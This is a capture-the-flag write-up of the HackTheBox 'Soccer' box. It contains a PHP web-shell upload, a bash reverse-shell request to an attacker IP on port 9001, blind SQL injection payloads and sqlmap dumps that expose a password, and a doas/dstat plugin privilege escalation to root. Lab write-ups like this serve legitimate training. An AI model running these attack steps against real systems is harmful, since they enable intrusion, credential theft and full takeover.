Soccer
Contents
Intro
My first ever experience with burpsuite came from here - given that some parts of the box were more tedious than others, thought that's to be expected.
User
nmap -sC -sV 10.129.5.61
PORT     STATE SERVICE         VERSION
22/tcp   open  ssh             OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http            nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://soccer.htb
9091/tcp open  xmltec-xmlmail?
We can assume that port 9091 directs us to an HTTP server.
There's one thing that popped out however in a 404 message:
<pre>Cannot GET /</pre>
If we connect to the box and its 9091 port, we're met with Cannot GET /. The usage of node.js is highly probable.
When trying to connect to the box directly, we get redirected to http://soccer.htb/

With burpsuite on, this is what we get.
If we add the box's IP and its DNS to our hosts:
sudo vi /etc/hosts

This is what will greet us once we refresh:

While browsing through the page, I didn't really come across anything interactable, so I just pressed Ctrl+U to check the source code for any findings.
On the surface, there was nothing that stuck out - no js, no nothing.
To find any branches that would normally be hidden, we can run gobuster:
gobuster dir -u http://soccer.htb/ -w /opt/SecLists/Discovery/Web-Content/raft-small-words.txt
/tiny                 (Status: 301) [Size: 178] [--> http://soccer.htb/tiny/]

We could try some common login credentials - admin:password, admin:admin, etc. - either that, or we could look up what the default login credentials are.
Luckily, there's a github for H3K, which gives us exactly what we wanted: Default username/password: admin/admin@123 and user/12345 respectively.

Upon browsing, I found an uploads folder, which got me the idea of uploading a php file to the server:
which I could upload without any trouble, let's see if I can execute commands from soccer.htb/tiny/uploads:

That's great - let's get burpsuite set up with interception on and send a reverse shell request:
GET /tiny/uploads/shell.php?cmd=bash+-c+'bash+-i+>%26+/dev/tcp/10.10.15.242/9001+0>%261' HTTP/1.1
With that we've got a low priv shell set up, independent from the browser.
nc -lvnp 9001

pwd

www-data@soccer:~/html/tiny/uploads$ python3 -c 'import pty;pty.spawn("/bin/bash")'
<ads$ python3 -c 'import pty;pty.spawn("/bin/bash")'
We netcat alongside sending a request to the webserver, which nets us said low priv shell.
Earlier on, if we tried checking port 9091, we'd get a Cannot GET / message, however now we can ss -lntp (socket statistics) to see what service it's running:
www-data@soccer:~/html/tiny/uploads$ ss -lntp
State     Recv-Q    Send-Q       Local Address:Port        Peer Address:Port    Process
LISTEN    0         511                0.0.0.0:80               0.0.0.0:* users:(("nginx",pid=1040,fd=6),("nginx",pid=1039,fd=6))
LISTEN    0         511                   [::]:80                  [::]:* users:(("nginx",pid=1040,fd=7),("nginx",pid=1039,fd=7))
We can't gather much info from ps -ef --forest either.
However, if check our fstab…
www-data@soccer:~/html/tiny/uploads$ cat /etc/fstab
...
proc	/proc	proc	defaults,nodev,relatime,hidepid=2
We can see hidepid is on 2, which means processes from other users are hidden from us. The amount of processes reflect this too - there weren't too many we could take a look at.
We could try to take a look at the nginx config:
www-data@soccer:~/html/tiny/uploads$ cd /etc/nginx/
www-data@soccer:/etc/nginx$ ls
conf.d		koi-win		   nginx.conf	    sites-enabled
fastcgi.conf	mime.types	   proxy_params     snippets
fastcgi_params	modules-available  scgi_params	    uwsgi_params
koi-utf		modules-enabled    sites-available  win-utf
www-data@soccer:/etc/nginx$ cd sites-enabled/
www-data@soccer:/etc/nginx/sites-enabled$ ls
default  soc-player.htb
We're met with two files we could take a peek in:
- default
- soc-player.htb
www-data@soccer:/etc/nginx/sites-enabled$ cat default
server {
    listen 80;
    listen [::]:80;
    server_name 0.0.0.0;
    return 301 http://soccer.htb$request_uri;
}


www-data@soccer:/etc/nginx/sites-enabled$ cat soc-player.htb
server {
    listen 80;
    listen [::]:80;

    server_name soc-player.soccer.htb;
}
This is interesting since the port isn't listening on 9091 - though we'll ignore that for now.
There's also soc-player.soccer.htb which I hadn't taken a look at yet.
The key difference is the navigation bar - it's included more features for us!
On the login page I'd tried common credentials but to no avail, so I just signed up, after which I got sent to this page:


There's a box which accepts human input, it checks for valid ticket IDs via boolean enumeration - this vulnerability is something we can use to our advantage later on.
When I turned burpsuite and interception on, nothing went through, so it's f12 time:
I think I just had to refresh, I got this:
{"id":"87932"}
Upon sending this to the repeater and sending to server I got no response so i disconnected and reconnected, after which I got this:

We can wscat to see if our requests are valid:
└──╼ [★]$ wscat -c soc-player.soccer.htb:9091/
Connected (press CTRL+C to quit)
> {"id":"87931 or 1=1-- -"}
< Ticket Exists
sqlmap -u 'ws://soc-player.soccer.htb:9091/' --data '{"id":"*"}' --batch
This first sqlmap command found us nothing - we're gonna have to be a bit more specific with our approach:
sqlmap -u 'ws://soc-player.soccer.htb:9091/' --data '{"id":"*"}' --technique=b --risk 3 --level 5 --batch

Parameter: JSON #1* ((custom) POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause
    Payload: {"id":"-2406 OR 5377=5377"}
With the additional --dbs parameter, we'll get a list of the databases for which we can specify the dump.
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] soccer_db
[*] sys
We'll make use of soccer_db here.
sqlmap -u 'ws://soc-player.soccer.htb:9091/' --data '{"id":"*"}' --technique=b --risk 3 --level 5 --batch -D soccer_db --dump

Database: soccer_db
Table: accounts
[1 entry]
+------+-------------------+----------------------+----------+
| id   | email             | password             | username |
+------+-------------------+----------------------+----------+
| 1324 | [email protected] | PlayerOftheMatch2022 | player   |
+------+-------------------+----------------------+----------+
Although this is progress, we still don't have admin privileges on the web application.
Going back to our low priv shell for a second:
cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
player:x:1001:1001::/home/player:/bin/bash
There's a user that goes by the name of player. We could try ssh'ing into the system with the credentials for the account we've found.
Success! And with that we got the user flag.
Root
Let's try to escalate our privileges further:
Finding by user didn't yield us anything notable. If we were to check groups, we'd find ourselves to be part of a group with the same name - player.
Let's try finding with group instead:
player@soccer:~$ find / -group player 2>/dev/null | grep -v '^/proc\|^/run\|^/sys'
...
/usr/local/share/dstat
dstat being in local/share indicates we can write to it.
player@soccer:~$ ls -la /usr/local/share/dstat
total 8
drwxrwx--- 2 root player 4096 Dec 12  2022 .
drwxr-xr-x 6 root root   4096 Nov 17  2022 ..
Maybe if I find something that can be tied to dstat we can go further from there?
player@soccer:~$ find / -name dstat 2>/dev/null
/usr/share/doc/dstat
/usr/share/dstat
/usr/local/share/dstat
/usr/bin/dstat

player@soccer:~$ sudo -l
Sorry, user player may not run sudo on localhost.
sudo -l isn't happening either, so we could try using linpeas
Under files with interesting permissions something was found that stood out to me:
-rwsr-xr-x 1 root root 42K Nov 17 2022 /usr/local/bin/doas
doas is configured as a setuid file, meaning that no matter who you run it as, you'll execute things with doas on root privilege.
Although I may be speaking bull, let's check for its config:
player@soccer:~$ find / 2>/dev/null | grep doas
...
/usr/local/etc/doas.conf

player@soccer:~$ cat /usr/local/etc/doas.conf
permit nopass player as root cmd /usr/bin/dstat
There it is.
If we check the manual for dstat, we can see what it does, mainly executes python scripts.
I said that local/share indicates we can write to dstat. We could try to make use of that.
player@soccer:/usr/local/share$ ls -la
total 24
drwxr-xr-x  6 root root   4096 Nov 17  2022 .
drwxr-xr-x 10 root root   4096 Nov 15  2022 ..
drwxr-xr-x  2 root root   4096 Nov 15  2022 ca-certificates
drwxrwx---  2 root player 4096 Dec 12  2022 dstat
drwxrwsr-x  2 root staff  4096 Nov 17  2022 fonts
drwxr-xr-x  5 root root   4096 Nov 17  2022 man
That means that I can write a python script dstat will execute Which I can quickly fetch from GTFObins:
import os; os.execl("/bin/sh", "sh")
Upon running dstat --list, we can see that:
/usr/local/share/dstat:
	sleepy
My script is there ready to be run.
player@soccer:/usr/local/share/dstat$ doas /usr/bin/dstat --sleepy
import imp
With this, I have a root shell available! :)